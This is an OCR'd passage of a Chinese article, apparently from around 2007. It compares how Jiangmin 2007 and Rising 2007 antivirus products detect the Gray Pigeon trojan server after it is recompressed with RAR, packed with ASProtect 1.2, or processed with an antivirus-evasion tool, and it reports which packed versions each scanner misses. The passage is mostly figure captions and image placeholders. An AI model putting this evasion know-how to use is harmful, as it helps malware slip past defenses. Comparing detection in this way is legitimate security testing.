



图 3





图 4

## 2.江民2007

使用RAR二次压缩灰鸽子服务端后，江民2007可以查出病毒，而且能准确知道是灰鸽子木马（图5）！





图 5

使用ASprotect 1.2保护后，却查不出来（图6）！

使用花蝴蝶最新版对木马进行免杀处理，然后使用江民2007查杀，如图7，效果不错（图7）！

## 3.瑞星2007

第一次和RAR过招，效果不错（图8）！

再和ASprotect 1.2交手，结果可喜！可以查出前面两款杀病毒软件所查不出来的asprotect 1.2加密木马（图9）！





图 6





图 7





图 8

